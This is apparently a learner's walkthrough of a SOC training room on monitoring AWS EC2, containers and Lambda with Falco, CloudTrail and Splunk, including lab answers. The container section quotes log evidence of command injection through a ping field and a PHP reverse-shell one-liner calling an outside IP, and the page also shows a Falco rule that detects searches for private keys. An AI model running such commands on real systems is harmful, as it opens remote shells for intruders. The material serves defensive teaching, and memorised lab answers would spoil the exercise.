

L2 - 6.5. Monitoring AWS Workload

Task 1 - Introduction

There are many ways to run applications and tasks in the cloud. Lab machines on EC2, containers, and serverless Lambda functions are among the most common workload types. Although they can all run the same code, each introduces its own monitoring challenges. In this room, you will explore the features of common AWS workloads, how attackers target them, and how to monitor them using Falco and CloudTrail.

Task 2 - Monitoring EC2


EC2 and AWS Services:

- AWS Systems Manager (SSM)
- AWS SSM Session Manager
- Amazon EC2 Auto Scaling

1. AWS Systems Manager

AWS Systems Manager (SSM) is a service for managing your EC2 instances. You can use it to install software, update the OS, manage services, or run an automation script on a group of hosts. This is a managed, agent-based service, meaning that you have to install a program on your EC2 instance to use SSM. The agent will establish a connection to AWS and wait for new tasks in real time. For example:

1. You prepare a predefined command or custom script and select the targets
2. Once you run the command, CloudTrail logs **SendCommand** management event
3. The command history and results are saved in the AWS Systems Manager console



In the wrong hands, AWS Systems Manager can become a fully functional Command and Control (C2). If the compromised organization already installed SSM agents, the adversary can deploy malware on all EC2 instances right through the Systems Manager console. From CloudTrail, you will see it as **SendCommand**. To view the full command content, use the AWS console or refer to the endpoint runtime logs (e.g. auditd) and hunt for this chain of events:

2. AWS Session Manager

AWS Session Manager lets you access EC2 instances directly from the AWS Console. It relies on the SSM agent and doesn't require SSH or RDP ports to be opened, since it uses console authentication instead. From CloudTrail logs, every connection is logged as a **StartSession** event. From endpoint logs, **auth.log** won't record anything useful since the connection doesn't use SSH and is tunneled through the SSM agent (like a Metasploit session). To verify whether a user logged in via SSH or SSM, you can refer to the process tree and look for the SSM keyword:

```


<  →  ↻  us-east-1.console.aws.amazon.com/systems-manager/session-manager/i-035f0bcceff347601?region=us-east-1&jit-enabled=false
Session ID: root-8k2y85fjh67u5ej5k4nfdjoesy Shortcuts Instance ID: i-035f0bcceff347601 Terminate

ssm-user@ip-172-31-20-137:~$ sudo -l | tail -2
User ssm-user may run the following commands on ip-172-31-20-137:
  (ALL) NOPASSWD: ALL
ssm-user@ip-172-31-20-137:~$ pstree -l -T -a -s 3360
systemd
├─amazon-ssm-agen
│   └─ssm-agent-worke
│       └─ssm-session-wor root-8k2y85fjh67u5ej5k4nfdjoesy
│           └─sh
│               └─bash
│                   └─pstree -l -T -a -s 3360

```

3. Amazon EC2 Auto Scaling

Imagine you build a TryPaintMe SaaS application that repaints the uploaded images with AI. You host it on EC2 and start from a single EC2 instance. Once demand is high and the instance is at 100% CPU, you add more and more instance copies (workers) to process requests in parallel until CPU usage is normalized. In other words, you scale up the workloads. Amazon EC2 Auto Scaling is a widely used service that automates this process:



At peak time, the app may use thousands of workers. When demand is low, it may shrink down to just a dozen. The lifespan of the autoscaled instances can be as short as a few minutes, which introduces monitoring challenges. Just think how much fun it is to install SIEM and EDR agents every time scaling happens! The issues your SOC team faces may include:

- **EDR Limitations:** EDR agents often require a reboot or some time to apply their local ML. If the instance lifespan is just 10-15 minutes, EC2 becomes far less useful
- **Tricky Host Management:** With autoscaling, it becomes hard to maintain a reliable asset inventory list. You'd need a script that deploys the SIEM/EDR agent on autoscaled instances
- **Evidence Preservation** evidence is lost when an instance is terminated during a downscale event. You'd need a complex automation to preserve the evidence DFIR

Even if autoscaled instances are short-lived, they are still worth protecting. The SOC priority may be lower, but the risk is real: an attacker can exploit a vulnerable app and gain a shell on a randomly-chosen worker. If the instance terminates mid-attack, they can simply exploit the same vulnerability again, repeating until they reach their objective.

Answer the questions below

Which CloudTrail events can you use to track SSM commands and sessions?

SendCommand, StartSession

SendCommand: Tracks the execution of remote commands (e.g., AWS-RunShellScript) on managed instances.

StartSession: Logs the initiation of an interactive Session Manager session to an EC2 instance.

TerminateSession: Logs the ending of an active Session Manager session.

Which AWS service adjusts the right number of EC2 instances to match demand?

Amazon EC2 Auto Scaling

Task 3 - Falco for EC2

Runtime Event Context

Auditd is a powerful utility for monitoring runtime events that is heavily used in the Linux. However, its output is inconvenient to read, and its records lack important context. At some point during EC2 monitoring, Auditd will make it hard for you to prepare complex detection rules or apply correct exclusions.

Falco Overview

Falco is an open-source runtime threat detection engine for Linux that relies on [prebuilt](#) (opens in new tab) or custom rules. The way you write those rules determines Falco role: you can either create low-level rules to capture raw events, as on the terminal above, or define high-level detection rules that generate SIEM-style alerts on suspicious behavior and forward them to a SIEM via syslog or HTTP. See the examples below:

Low-level, Auditd-style Falco rule	High-level, SIEM-style Falco rule
<pre>- rule: exec desc: > Collect all process creation events condition: > evt.type in (execve, execveat) output: > %evt.rawres %user.uid %user.name %proc.tty %container.id %container.name %container.image %proc.pid %proc.cwd %proc.exepath %proc.cmdline %proc.ppid %proc.pexepath %proc.pcmdline priority: NOTICE</pre>	<pre>- rule: Search Private Keys or Passwords desc: > Detect attempts to search for private keys or passwords condition: > spawned_process and ((proc.name = "grep" and private_key_or_password) or (proc.name = "find" and (proc.args contains "id_rsa"))) output: > Grep private keys or passwords activities found evt_type=%evt.type user=%user.name user_uid=%user.uid user_loginuid=%user.loginuid process=%proc.name ... priority: WARNING</pre>

You can start from the Splunk query below to get a quick overview of what's happening on the system:

1 index=task3

2 | rename output_fields.* as *

3 | rename proc.tty as logon.session, evt.rawres as exit.code

4 | table _time user.name logon.session proc.pid proc.cmdline proc.ppid proc.pexepath exit.code

Date time range ▾

✓ 362 events (1/14/26 11:43:00.000 PM to 1/14/26 11:46:00.000 PM) No Event Sampling ▾

Job ▾

||

■

↶

🖨

⬇

🗨 Verbose Mode ▾

Events (362) Patterns Statistics (362) Visualization

Show: 20 Per Page ▾

✂ Format ▾

☒ Preview: On

< Prev

1

2

3

4

5

6

7

8

...

Next >

_time ▴	user.name ▴	logon.session ▴	proc.pid ▴	proc.cmdline ▴	proc.ppid ▴	proc.pexepath ▴	exit.code ▴
2026-01-14 23:43:01.549	root	34817	56776	nano /etc/ssh/ssh_config	56270	/usr/bin/bash	0
2026-01-14 23:43:19.382	root	34817	56777	useradd -m -s /bin/bash morgan.blake	56270	/usr/bin/bash	0

```
index=task3
| rename output_fields.* as *
| rename proc.tty as logon.session, evt.rawres as exit.code
| table _time user.name logon.session proc.pid proc.cmdline p
roc.ppid proc.pexepath exit.code
```

Falco Applications

Falco can be used for traditional Linux runtime logging, has both strengths and limitations, and is comparable to tools like Auditd or Sysmon for Linux. Its strongest use case, though, is in cloud workloads such as Amazon EC2, where it

can cover containerized environments and edge cases where traditional tools fail. Let's look at a few examples:

The Task	Failure Example	Falco Approach
Monitor a thousand tiny t3a.micro EC2 instances	Deploy SIEM and EDR agents and overload the instances, since the agents use more than 4GB of disk space and 1GB of memory combined	Deploy Falco, collect the most important events, and enable log delivery to SIEM via syslog. The resource overhead should be minimal
Monitor short-lived EC2 instances within the autoscaling group	Install Auditd and receive terrabytes of logs in SIEM from many autoscaled and identical instances, where 99% is noise you can discard	Install Falco and move the detection rules from SIEM to the local engine. By shipping ready alerts, you drastically reduce the data sent to SIEM
Monitor runtime events from containers hosted on EC2	You install Sysmon for Linux on the EC2 instances, but find out it doesn't have visibility into events coming from containers	Switch to Falco, which was originally designed to monitor containerized cloud environments and provides the needed container context

Practice: Open Splunk, search for **All Time**, and start your search from the `index=task3` query. You will analyze the format in which Falco records raw events and high-level alerts.

Answer the questions below

Investigate the low-level Falco events coming from ec2-demo. When was Morgan Blake's local password changed?

2026-01-14 23:44:19

add to the query: host="ec2-demo" passwd

```
index=task3 host="ec2-demo" passwd
| rename output_fields.* as *
| rename proc.tty as logon.session, evt.rawres as exit.code
```

```
| table _time user.name logon.session proc.pid proc.cmdline p  
roc.ppid proc.pexepath exit.code
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the following query:

```
1 index=task3 host="ec2-demo" passwd  
2 | rename output_fields.* as *  
3 | rename proc.tty as logon.session, evt.rawres as exit.code  
4 | table _time user.name logon.session proc.pid proc.cmdline proc.ppid proc.pexepath exit.code
```

Below the search bar, the results are displayed. The first result is highlighted:

_time	user.name	logon.session	proc.pid	proc.cmdline
2026-01-14 23:44:19.501	root		34817	passwd morgan.blake

What GitHub repository name did Morgan clone to the VM?

react-boilerplate

add to the query: GitHub

splunk>enterprise Apps 1 Messages

Search Analytics Datasets Reports Alerts Dashboards

New Search

```

1 index=task3 host="ec2-demo" github
2 | rename output_fields.* as *
3 | rename proc.tty as logon.session, evt.rawres as exit.code
4 | table _time user.name logon.session proc.pid proc.cmdline proc.ppid proc.pexepath exit.code

```

✓ 5 events (before 8/24/26 7:50:08.000 AM) No Event Sampling

Events (5) Patterns **Statistics (5)** Visualization

Show: 20 Per Page Format Preview: On

_time	user.name	logon.session	proc.pid	proc.cmdline
2026-01-14 23:45:06.858	morgan.blake	34816	57059	git rev-list --objects --stdin --nc --quiet --alternate-refs -- progress=Checking connectivity
2026-01-14 23:45:05.797	morgan.blake	34816	57056	git index-pack --stdin -v --fix-thi keep=fetch-pack 57051 on ec2-demo - self-contained-and-connected
2026-01-14 23:45:05.392	morgan.blake	34816	57053	git-remote-http origin https://github.com/react- boilerplate/react-boilerplate
2026-01-14 23:45:05.386	morgan.blake	34816	57052	git remote-https origin https://github.com/react- boilerplate/react-boilerplate
2026-01-14 23:45:05.357	morgan.blake	34816	57051	git clone https://github.com/react- boilerplate/react-boilerplate

Now switch to the high-level alerts coming from srv-prodgv. What rule has triggered the alert you see?

Search Private Keys or Passwords

New Search

1 index=task3 host="srv-prod'gw"

✓ 1 event (before 8/24/26 7:51:59.000 AM) No Event Sampling ▾ Job ▾

Events (1) Patterns Statistics Visualization

Timeline format ▾ - Zoom Out + Zoom to Selection × Deselect

Format ▾ Show: 20 Per Page ▾ View: List ▾

< Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS - host 1 - source 1 - sourcetype 1 INTERESTING FIELDS # date_hour 1 # date_mday 1 # date_minute 1 # date_month 1 # date_second 1 # date_wday 1 # date_year 1 # date_zone 1 # extracted_source 1			1/14/26 11:32:36.744 PM	<pre>{ [-] hostname: srv-prod'gw output: 23:32:36.744927590: Warning Grep evt_type=execve user=root user_uid=0 user_l proc_exepath=/usr/bin/find parent=bash comm exe_flags=EXE_WRITABLE container_id=host co container_image_tag= k8s_pod_name=<NA> k8s_ output_fields: { [+] } priority: Warning rule: Search Private Keys or Passwords source: syscall time: 2026-01-14T23:32:36.744927590Z }</pre> Show as raw text host = srv-prod'gw source = false sour

Task 4 - Monitoring Containers

Intro to Containers

Containers are the second common workload type in AWS. Think of a container as a ready-to-run environment: it bundles an app plus everything it needs (e.g., a Python web server) into a package. Instead of installing five programs on an EC2 instance, you can build five containers and use EC2 as a compute host. Containers align well with microservice applications, so they are widely used by product companies.

Common workload type in aws:

Virtual Machines (Amazon EC2): Provides full root/administrator control over a virtual server, allowing you to run operating systems (Linux, Windows) and manage your software stack manually. **2. Containers (AWS ECS / Amazon EKS /**

AWS App Runner): Packages code and dependencies together into lightweight, isolated execution units to run portably across host instances.**3. Serverless Compute (AWS Lambda):** Executes code directly in response to events without provisioning, managing, or scaling underlying servers at all.



SOC scenario: your company is gradually migrating its product from on-premises VMs to 500 Docker containers running on 150 EC2s. You are tasked to achieve the same visibility into process, file, and network events in containers as you had in on-premises. To begin with, let's explore the two questions below:

1. What does "monitoring containers" mean for your team?
2. Which software to install to monitor containers, and how?

Monitoring Containers

Containers run on top of a host VM, so "monitoring containers" means monitoring both the host and every container on it. If the host VM is compromised (e.g., through exposed SSH), all containers are at risk. If a single container is compromised (e.g., via a flaw in a website it runs), the impact is limited to that container, unless the attacker finds a way to escape to the host or another container. Below are two attack scenarios involving containers:

Every component can be valuable to an attacker: the EC2 host is an attractive target for cryptomining, the website container could be abused to serve malicious ads, and the database container may contain sensitive customer data. Still, whether you are securing a host or a container, the common Initial Access methods are the same:

- **Host Risk:** Exposed remote access service, such as SSH and VNC
- **Container Risk:** Exposed container management interface ([Example\(opens in new tab\)](#))
- **Common Risks:**
 - Exposed and vulnerable web or database application
 - Supply chain attack via software or its dependencies

Tools for Container

If you run **ps** inside a container, you will only see its own processes because it is isolated, "sandboxed" from the host and other containers. But if you run the same command from the host, you'd see all processes, both host and container ones. This is why you should install a monitoring agent directly on the EC2 instances (hosts) to have visibility over all process, file, and network events.

Note that not all security tools can differentiate host and container events. For example, Auditd and some EDRs log both host and container events in a single stream, leaving you to guess if the process was launched on the host or in some container. Container context is very important, and in the next task, we will explore Falco as a more suitable, container-aware tool.

AWS Fargate

[AWS Fargate](#)([opens in new tab](#)) is a service that allows you to run "serverless" containers on AWS without hosting any underlying EC2 hosts. You must be aware that this service is getting more popular and introduces major monitoring challenges that you, a SOC L2 analyst, may need to articulate at some point. With AWS Fargate:

1. **All host-based SIEM and EDR agents will stop working**(You can't access the underlying hosts/EC2s to install the agents)
2. **You will need a tool that works with Fargate, such as Falco**(The tool must support deployment, note it for future read)
sidecar

Answer the questions below

| Does an EC2 instance have access to the events of its containers? (Yea/Nay)

Yea

| Is Initial Access to containers similar to that of plain EC2? (Yea/Nay)

Yea

Task 5 - Falco for Containers

Falco for Containers

Falco relies on process metadata, such as namespaces and cgroups, to map the events to correct containers. Whenever an event is generated, Falco queries the container runtime (for example, via the Docker API) to enrich the event with context such as the container name, image, and other relevant details. This container-level visibility is especially important on hosts running many containers. Knowing exactly which container triggered an event unlocks major advantages, such as:

1. Quickly identify a breached container during an incident
2. Perform targeted threat hunting against a single container
3. Build per-container baselines and ML anomaly detections
4. Create container-specific detection rules or exclusions

Falco Rules for Containers

The comparison table:

Measure	Raw OS Events	SIEM-Style Alerts
Rule Examples	Execve (logs process creation); Openat (logs file access)	Wget From Suspicious GitHub URL; File Write to Temp Folder
Event Volume	High volume, one record for every process/file/network event	Low volume, generates an alert only upon detection rule match
Threat Visibility	Full, you see every single action happening inside the container	Flexible, you choose which detection rules to build and monitor

Process Tree in Containers

In default Docker setups, each container runs under its own **containerd-shim** process, which shows a container ID in its command line. By moving up the process tree from **find** to the **containerd-shim**, you can identify the exact container where the command occurred. To get the container name and image, you will need to query the Docker API (similar to how Falco does):

Querying Container Context by ID

```
root@ec2-demo:~$ docker container ls --filter "id=clac9"
CONTAINER ID    IMAGE                                PORTS    NAMES
```

```
c1ac9c6d51d7    wordpress:php8.2-apache    80/tcp    www-tryhatm
e-prod
```

Practice: Continue with Splunk and run the `index=task5` query for **All Time**. The lab will cover a container breach through a vulnerable web app.

Answer the questions below

Which two containers are visible in Falco logs?

thm-db, thm-web

run the query: `index=task5` then filter: `output_fields.container.name`

The screenshot shows a Splunk search interface. On the left, a list of fields is displayed, with `output_fields.container.name` selected. On the right, a summary panel for `output_fields.container.name` is shown, indicating 3 values and 100% of events. Below this, a table titled 'Values' lists the container names and their counts and percentages.

Values	Count	%
thm-web	18	58.064%
thm-db	7	22.581%
host	6	19.355%

What container image does the web container use?

thm/website:latest

The screenshot shows a Splunk search interface. On the left, a list of fields is displayed, with `output_fields.container.image` selected. On the right, a summary panel for `output_fields.container.image` is shown, indicating 3 values and 100% of events. Below this, a table titled 'Values' lists the container images and their counts.

Values	Count
thm/website:latest	18
postgres:18-bookworm	7
	6

What is the absolute path to the Apache web server?

/usr/sbin/apache2

<pre>a output_fields.container.id 3 a output_fields.container.image 3 a output_fields.container.image.repository 3 a output_fields.container.image.tag 3 a output_fields.container.name 3 # output_fields.evt.rawres 1 # output_fields.evt.time 31 a output_fields.k8s.ns.name 1 a output_fields.k8s.pod.name 1 a output_fields.proc.cmdline 24 a output_fields.proc.cwd 9 a output_fields.proc.exepath 16 a output_fields.proc.pcmdline 13 a output_fields.proc.pexepath 9 # output_fields.proc.pid 31 # output_fields.proc.ppid 16 # output_fields.proc.tty 3 a output_fields.user.name 2 # output_fields.user.uid 2 a priority 1 a punct 3 a rule 1</pre>	output_fields.proc.pexepath 9 Values, 100% of events Reports Top values Top values by time Events with this field <table><tr><th>Values</th><th>Count</th></tr><tr><td>/bin/dash</td><td>8</td></tr><tr><td>/usr/bin/dash</td><td>7</td></tr><tr><td>/bin/bash</td><td>5</td></tr><tr><td>/usr/sbin/apache2</td><td>4</td></tr><tr><td>/usr/bin/bash</td><td>2</td></tr><tr><td>/usr/bin/runc</td><td>2</td></tr><tr><td>/usr/bin/containerd-shim-runc-v2</td><td>1</td></tr><tr><td>/usr/bin/php7.0</td><td>1</td></tr><tr><td>/usr/sbin/cron</td><td>1</td></tr></table>	Values	Count	/bin/dash	8	/usr/bin/dash	7	/bin/bash	5	/usr/sbin/apache2	4	/usr/bin/bash	2	/usr/bin/runc	2	/usr/bin/containerd-shim-runc-v2	1	/usr/bin/php7.0	1	/usr/sbin/cron	1
Values	Count																				
/bin/dash	8																				
/usr/bin/dash	7																				
/bin/bash	5																				
/usr/sbin/apache2	4																				
/usr/bin/bash	2																				
/usr/bin/runc	2																				
/usr/bin/containerd-shim-runc-v2	1																				
/usr/bin/php7.0	1																				
/usr/sbin/cron	1																				

What was the first Discovery command executed through the web?

whoami

filter related parts:

```
index=task5 "output_fields.container.name"="thm-web"
| table _time output_fields.proc.pexepath output_fields.proc.exepath output_fields.proc.ppid output_fields.proc.pid output_fields.proc.cmdline
```

splunk>enterprise Apps 1 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

```
1 index=task5 "output_fields.container.name"="thm-web"
2 | table _time output_fields.proc.pexepath output_fields.proc.exepath output_fields.proc.ppid output_fields.proc.pid
   output_fields.proc.cmdline
```

All time

✓ 18 events (before 8/24/26 8:15:08.000 AM) No Event Sampling Job

Events (18) Patterns **Statistics (18)** Visualization

Show: 20 Per Page Format Preview: On

_time	output_fields.proc.pexepath	output_fields.proc.exepath	output_fields.proc.ppid	output_fields.proc.pid	output_fields.proc.cmdline
2026-01-15 19:06:28.648	/usr/sbin/apache2	/bin/dash	66134	66272	sh -c ping -c
2026-01-15 19:06:28.650	/bin/dash	/bin/ping	66272	66273	ping -c 4 1.1.
2026-01-15 19:06:38.358	/usr/sbin/apache2	/bin/dash	66270	66274	sh -c ping -c
2026-01-15 19:06:38.359	/bin/dash	/bin/ping	66274	66275	ping -c 4
2026-01-15 19:06:38.361	/bin/dash	/usr/bin/whoami	66274	66276	whoami

What command line allowed the attacker to open a reverse shell?

```
php -r '$sock=fsockopen("115.190.98.228",9999);exec("bash <&3 >&3 2>&3");'
```


Events (18)	Patterns	Statistics (18)	Visualization		
Show: 20 Per Page ▾	Format ▾	☒ Preview: On			
	output_fields.proc.pexepath ⚙	output_fields.proc.exepath ⚙	output_fields.proc.ppid ⚙	output_fields.proc.ppid ⚙	output_fields.proc.cmdline ⚙
-01-15 5:28.648	/usr/sbin/apache2	/bin/dash	66134	66272	sh -c ping -c 4 1.1.1.1
-01-15 5:28.650	/bin/dash	/bin/ping	66272	66273	ping -c 4 1.1.1.1
-01-15 5:38.358	/usr/sbin/apache2	/bin/dash	66270	66274	sh -c ping -c 4 ; whoami
-01-15 5:38.359	/bin/dash	/bin/ping	66274	66275	ping -c 4
-01-15 5:38.361	/bin/dash	/usr/bin/whoami	66274	66276	whoami
-01-15 5:43.232	/usr/sbin/apache2	/bin/dash	66270	66277	sh -c ping -c 4 ; which php
-01-15 5:43.234	/bin/dash	/bin/ping	66277	66278	ping -c 4
-01-15 5:43.236	/bin/dash	/bin/dash	66277	66279	which /usr/bin/which php
-01-15 7:34.097	/usr/sbin/apache2	/bin/dash	66138	66282	sh -c ping -c 4 ; php -r '\$sock=fsockopen("115.190.98.228",9999);exec("bash <&3 >&3 2>&3");'
-01-15 7:34.100	/bin/dash	/bin/ping	66282	66283	ping -c 4
-01-15 7:34.101	/bin/dash	/usr/bin/php7.0	66282	66284	php -r '\$sock=fsockopen("115.190.98.228",9999);exec("bash <&3 >&3 2>&3");'
-01-15 7:34.196	/usr/bin/php7.0	/bin/dash	66284	66285	sh -c bash <&3 >&3 2>&3
-01-15 7:34.201	/bin/dash	/bin/bash	66285	66286	bash

Task 6 - AWS Lambda Theory

Meet AWS Lambda

AWS Lambda is a serverless compute service for running code without thinking about servers. It allows you to create Lambda functions, small blocks of code that run in response to events. AWS manages and scales the servers for you; you pay only for the compute time you consume. Lambda functions have many different use cases and can sometimes replace the need for EC2 or containers. Below are a few Lambda use cases:

- Resize the provided image and put it into the S3 bucket (diagram below)
- Act as a web application backend or a "glue" between its components
- Isolate, disable, or delete an AWS resource upon a finding GuardDuty
- Create an EC2 lab instance after receiving a Slack or MS Teams webhook



Lambda Security Controls

Lambda function security mainly depends on three things: the **function code** (Python, Node.js, or any other runtime); the **trust policy**, which determines who can edit or trigger the function; and the **execution role**, which defines what the function is allowed to do in AWS. Just like with EC2, if a Lambda function needs to access other AWS services, such as S3.

Risks of AWS Lambda

AWS Lambda is a really fun service, as you can find it in DFIR reports throughout all MITRE tactics. Remember, a Lambda function is just the code you write plus the execution role you define. Same as with EC2, if the code is vulnerable or the role is overly permissive, Lambda can become an attack vector. See the examples below:

- [Initial Access\(opens in new tab\)](#): Vulnerable Lambda functions can be abused to leak AWS credentials, such as tokens or access keys
- [Persistence\(opens in new tab\)](#): Adversaries can create malicious functions that will open a backdoor if specific conditions are met
- [Privesc\(opens in new tab\)](#): If you can modify the function that uses AdministratorAccess policy - it's like you are an admin, too
- [Impact\(opens in new tab\)](#): Lambda functions can be used to automate malicious actions or even run cryptomer malware

Lambda and CloudTrail

To begin with Lambda monitoring, filter for **readOnly=false** CloudTrail events with the event source set to **lambda.amazonaws.com**. All remaining events are worth vigilant monitoring. For example, the event below shows the img-processor function's execution role being changed to S3FullAccess. If the role name doesn't reveal its privileges, hunt back to the **CreateRole** / **PutRolePolicy** events to inspect its effective level of access.

Overall, you should focus on these Lambda events:

Event	Use Case
AddPermission*	This event changes the function's trust policy. Be especially cautious with

Event	Use Case
	events where the principal=* , as it allows a public, anonymous access to the function
<code>PublishLayerVersion*</code> , <code>UpdateFunctionCode*</code>	These two events can indicate a change to the function code or its dependencies. The changes can embed backdoors or make the function perform malicious actions in AWS
<code>CreateFunction*</code> , <code>UpdateFunctionConfiguration*</code>	In these events, look at the execution role of the function. If the role is overly permissive, such as AdministratorAccess, raise an alarm with your IT

Practice: Explore Lambda events coming from the **img-processor** function. Continue to Splunk `index=task6` query and search for **All Time**.

Answer the questions below

| What role was assigned to the function during its creation?

img-processor-role-ztpjz457

run the query: `index=task6 ,filter readOnly=false eventName :`

```

a change_type 3
a command 7
# date_hour 1
# date_mday 1
# date_minute 2
a date_month 1
# date_second 9
a date_wday 1
# date_year 1
# date_zone 1
a dest 2
a dvc 2
a errorCode 2
a errorMessage 1
a eventCategory 1
a eventID 13
a eventName 7
a eventSource 2
a eventTime 9
a eventtype 4

```

eventName

7 Values, 100% of events

Reports

Top values Top values by time

Events with this field

Values

CreateFunction20150331
AddPermission20150331v2
AttachRolePolicy
CreatePolicy
CreateRole
UpdateFunctionCode20150331v2
UpdateFunctionConfiguration20150331v2

index=task6 readOnly=false eventName=CreateFunction20150331

```

a responseElements.loggingConfig.log
  Format 1
a responseElements.loggingConfig.log
  Group 1
# responseElements.memorySize 1
a responseElements.packageType 1
a responseElements.revisionId 1
a responseElements.role 1
a responseElements.runtime 1
a responseElements.runtimeVersionCo
nfig.runtimeVersionArn 1
a responseElements.snapStart.applyO
n 1
a responseElements.snapStart.optimiz

```

responseElements.role

1 Value, 20% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Values

	Count	%
arn:aws:iam::398985017225:role/service-role/img-processor-role-ztpjz457	1	100%

What is the function's codeSha256 after the change in its code?

JM6U2MB9wb7p738MMZzclSed6IXCRm0GNHS0eK0UpZQ=

filter: index=task6 readOnly=false eventName=UpdateFunctionCode20150331v2

```

# date_second 9
a date_wday 1
# date_year 1
# date_zone 1
a dest 2
a dvc 2
a errorCode 2
a errorMessage 1
a eventCategory 1
a eventID 13
a eventName 7
a eventSource 2
a eventTime 9
a eventType 4
a eventType 1
# eventVersion 1
a index 1
# linecount 1
a managementEvent 1
a msg 2
a object 3

a region 1
a requestID 1
a requestParameters.dryRun 1
a requestParameters.functionName 1
a requestParameters.publish 1
a responseElements.architectures[] 1
a responseElements.codeSha256 1
# responseElements.codeSize 1
a responseElements.description 1
# responseElements.ephemeralStorage.size 1
a responseElements.functionArn 1
a responseElements.functionName 1

```

eventName

7 Values, 100% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
CreateFunction20150331	5	38.462%
AddPermission20150331v2	3	23.077%
AttachRolePolicy	1	7.692%
CreatePolicy	1	7.692%
CreateRole	1	7.692%
UpdateFunctionCode20150331v2	1	7.692%
UpdateFunctionConfiguration20150331v2	1	7.692%

responseElements.codeSha256

1 Value, 100% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
JM6U2MB9wb7p738MMZzcISed61XCRm0GNHS0eK0UpZQ=	1	100%

Soon after, the role of the function has been changed. What is the name of the new execution role?

ImageProcessorRole

run the query: index=task6 readOnly=false eventName=UpdateFunction*

```

a responseElements.loggingConfig.logFormat 1
a responseElements.loggingConfig.logGroup 1
# responseElements.memorySize 1
a responseElements.packageType 1
a responseElements.revisionId 2
a responseElements.role 2
a responseElements.runtime 1
a responseElements.runtimeVersionConfig.runtimeVersionArn 1
a responseElements.snapStart.applyOn 1
a responseElements.snapStart.optimiz

```

responseElements.role

2 Values, 100% of events

Selected

Reports


Top values Top values by time Rare values

Events with this field

Values	Count	%
